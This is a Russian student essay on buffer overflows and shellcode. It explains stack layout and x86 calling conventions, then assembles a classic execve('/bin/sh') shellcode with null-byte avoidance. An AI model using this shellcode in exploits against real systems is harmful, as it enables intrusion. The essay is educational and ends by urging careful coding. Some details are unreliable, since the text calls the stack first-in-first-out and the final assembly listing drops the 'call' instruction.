Использование Shell-кода при распространении вредоносных программ.

выполнил студент 4-го курса
Московского Физико-Технического Института

Кацин А.С.

Введение.

Как правило, можно разбить методы распространения вредоносных программ на 2 типа. Первые используют "социальную инженерию", т.е. пользователя убеждают запустить вредный код. К примеру, к вам приходит письмо следующего содержания: "Я администратор вашей сети, для повышения производительности вашего компьютера запустите прикреплённый файл". Второй тип программ используют ошибки в клиентских программах.

Остановимся на втором варианте распространения. Практика показывает, что подавляющее большинство вредоносных программ основано на ошибках переполнения буфера, которых не избежало практически ни одно полновесное приложение. Предположим, что ваш браузер содержит ошибку переполнения буфера. Тогда может иметь место следующий алгоритм проникновения:

- Вы заходите на "заражённый" сайт.
- Благодаря ошибке переполнения, в вашу систему переписывается и далее запускается так называемый Shell-код. Он обладает маленьким размером, и поэтому в некоторых источниках называется "головой" вредоносной программы.
- Shell-код запускает Shell(оболочку), работающую на ваших правах.
- Используя команды Shell, открывается порт, закачивается "тело" вредоносной программы, и затем она исполняется.

Вполне возможно, что у вас возникли некоторые вопросы в терминологии. Попробуем на них ответить.

Что такое буфер?

Буфер - это массив информации. В зависимости от своего местонахождения буферы делятся на три независимых категории:
- локальные буферы, расположенные в стеке и часто называемые автоматическими переменными;
- статические буферы, расположенные в секции (сегменте) данных;
- динамические буферы, расположенные в куче.

Где хранится буфер?

Предлагаю для начала освежить в памяти некоторые моменты, связанные с организацией памяти. И для произвольного процесса воспользоваться командой size -A <filename> --radix 16. Вот вывод size для двоичного файла "fct":

```
>>size -A fct --radix 16
fct  :
section          size       addr
…
.text           0x12c   0x8048320
…
.data            0xc   0x804947c
…
.bss            0x18   0x804955c
…
Total           0x23c8
```

Что же хранится в заинтересовавших нас сегментах памяти?
Text: здесь хранятся инструкции программы. Разумеется, открыт только для чтения. При попытке записи генерится segmentation violation.
Data: содержит инициализированные глобальные статические данные.
Bss: содержит неинициализированные глобальные данные.

Кроме этих 3-х сегментов, переменные содержатся в “Стековом фрейме пользователя”. Он состоит из стека и кучи.
Стек: содержит локальные переменные.
Куча: содержит динамические переменные, а также память, адресуемую указателями.

Что такое стек?

Стек - это область памяти, ограниченная началом стека и вершиной. Вершина хранится в регистре esp. Стек работает по принципу “Первый вошёл, первый вышел”

Вот регистры отвечающие за стек:

%eip: указывает на адрес следующей инструкции для выполнения;

%ebp: указывает на начало локального окружения функции;

%esp: вершина стека;

Что такое Shell-код?

Shell-код - это программа служащая, как правило, для запуска оболочки(Shell). Не следует путать его с Shell кодированием(Shell coding), т.к. последнее связано с процессом программирования на языке Shell, т.е. командами оболочки.
Удобнее всего программировать Shell-код на языке Assembler. На это существует целый ряд причин. Чуть ниже мы в этом убедимся, столкнувшись с проблемой подбора команд дабы исключить нулевой байт из машинного представления Shell-кода.

Как написать программу на языке Assembler?

Самый простой способ написать её на C, а потом воспользоваться Debuger-ом ☺

Так и поступим.

Приведём пример программы на C:

Пример 1.

```
void f1(int Ar1, int Ar2)
{
 char  Str1[5];
 int     Num1;
}
```

```
void main()
{
 int     Num2;
 f1(1,2);
}
```

Посмотрим как это выглядит на языке Assembler:

Обработка функции состоит из 3-х частей(см. рисунок) :

1. Вызов.
   Положить в стек аргументы функции и содержимое %eip
   Call <адрес> <название ф-ции> - может работать с относительной адресацией
2. Пролог
   Положить в стек содержимое %ebp
   Установить Fp(Frame Pointer) на вершину стека
   Выделить память в стеке пол локальные переменные
3. Возврат
   leave:
      Установить Sp на Fp
      Взять с вершины стека %ebp
   ret:
      Установить Sp как было до вызова.

Пример 1. (Asm)


Код функции Main

```
#Пролог Main
pushl %ebp
movl  %esp,%ebp
subl  $0x4,%esp

#Вызов функции f1
pushl $0x2 'Обратите внимание на порядок
pushl $0x1
call  address_f1 <f1> 'После окончания переёдёт к addl, т.к. в %Eip
                      'записывается адрес следующей команды
#Возврат функции f1 (часть Ret)
addl  $0xc,%esp '

#Возврат функции Main (Leave + Ret)
movl %ebp,%esp
popl %ebp
ret
```

Код функции f1

```
#Пролог
pushl %ebp
movl  %esp,%ebp
subl  $0xc,%esp
```

#Возврат (Часть Leave)
```
 movl %ebp,%esp
 popl %ebp
 ret
```



Где находится Shell-код?

Если обратится к Примеру1, то Shell-код можно поместить в буфер Str1. Наша задача переполнить буфер так, чтобы перезаписать EIP (см. рисунок). Тогда мы сможем передать управление той части Shell-кода, которая запустит оболочку. Перезаписать EIP возможно благодаря тому, что буфер пишется в память от нижних адресов к верхним, т.е навстречу к EIP.

Как создать Shell-код?

Для начала напишем его на языке С.

Пример 2.
```
1: int main()
2: {
```

```
3:   char*  name [] = {"/bin/sh", NULL};
4:   execve (name [0], name, NULL);
5:   _exit(0);
6: }
```

3:: Создаём массив указателей на char из 2-х элементов.
Null - нулевой адрес
4:: основной вызов из семейства EXEC
name[0] - адрес строки "/bin/sh"
name - указатель на адрес строки
5:: этот вызов используется для завершения процесса.

Теперь попробуем разобраться с тем, что делают Execve и Exit.

Код функции Main

```
#пролог Main
pushl %ebp
movl %esp,%ebp
subl $0x8,%esp


movl <адрес "/bin/sh">,0xfffffff8(%ebp) 'присвоить name[0]
movl $0x0,0xfffffffc(%ebp)              'присвоить name[1]
'Если бы name[0], name[1] были просто переменными, их порядок в памяти был 'другим.

#Вызов ф-ции execve
pushl $0x0

leal 0xfffffff8(%ebp),%eax
pushl %eax 'Помещаем адрес адреса строки в стек

movl 0xfffffff8(%ebp),%eax
pushl %eax 'Помещаем адрес строки в стек


call <адрес функции execve>
```

Код функции execve

```
movl $0xb,%eax                'EAX ← 12
movl 0x8(%ebp),%ebx    'EBX ← Адрес Строки
movl 0xc(%ebp),%ecx    'ECX ← Адрес адреса Строки
movl 0x10(%ebp),%edx   'EDX ← адрес Null
0x80002ce : int $0x80  'Прерывание
```

Код функции exit

```
movl $0x1,%eax          'EAX ← 1
movl 0x8(%ebp),%ebx
int $0x80
```

Обе функции обрабатываются 80-м прерыванием.

Как узнать адрес исполняемой строки?

Действительно, откуда мы знаем адрес строки. Для решения этой проблемы воспользуемся особенностью инструкции Call. Как нам известно в EIP сохраняется указатель на следующую строку кода. А что нам мешает поместить строку сразу после Call, а затем просто вытащить адрес строки из стека? - Ответ: Ничего!
Мы знаем адрес строки. Теперь можно создать массив Name[] и мы на пол шага от победы! Предлагаю хранить массив в памяти по соседству с самой строкой(не забывайте, что execve просит в качестве параметра и указатель на Null).

Стоп! Мы чуть не забыли о том, что функция копирования строки прекращает свою работу встречая нулевой символ. Следовательно у нас возникают 3 проблемы:
1. К примеру, инструкция movl $**0x00**, 0x0c(%esi) нас не удовлетворяет.
2. После компиляции Shell-кода мы обнаружим: b8 01 00 00 00(mov $0x1,%eax)
3. Мы не можем оставить нулевой символ в конце нашей строки.

Решения:
1. Замена на другие операторы, не содержащие нулевых адресов:
   xorl %eax, %eax
   movl %eax, %0x0c(%esi)
2. Инициализация %eax нулем и увеличение его на 1.
3. Использование movb %eax, 0x07(%esi)

Теперь давайте соберём весь Shell-код:

```
jmp subroutine_call

subroutine:
      popl %esi /* Получим адрес /bin/sh */

      movl %esi,0x8(%esi)
      xorl %eax,%eax
      movl %eax,0xc(%esi)
      movb %eax,0x7(%esi)
   #Функция execve()
       movb $0xb,%al
       movl %esi, %ebx
       leal 0x8(%esi),%ecx
       leal 0xc(%esi),%edx
       int  $0x80

     #Функция _exit()
       xorl %ebx,%ebx
       movl %ebx,%eax
       inc  %eax
       int  $0x80

subroutine_call:
      subroutine_call
      .string \"/bin/sh\"
```

Заключение:

В заключении можно написать про то, какой плохой язык С, что часть функций написанных для работы со строками вообще не обрабатывают ошибку переполнения. Но об этом писать не имеет смысла. Лучше лишний раз призвать программистов быть внимательнее. Надеюсь данное эссе является достаточным поводом для того, чтобы писать программы аккуратнее и перечитать свои старые исходники ☺!

Литература:

1. http://Kunegin.narod.ru /ref2/ataki/c33.htm
2. Статья "*Smashing the Stack for Fun and Profit*" из журнала Phrack номер 49.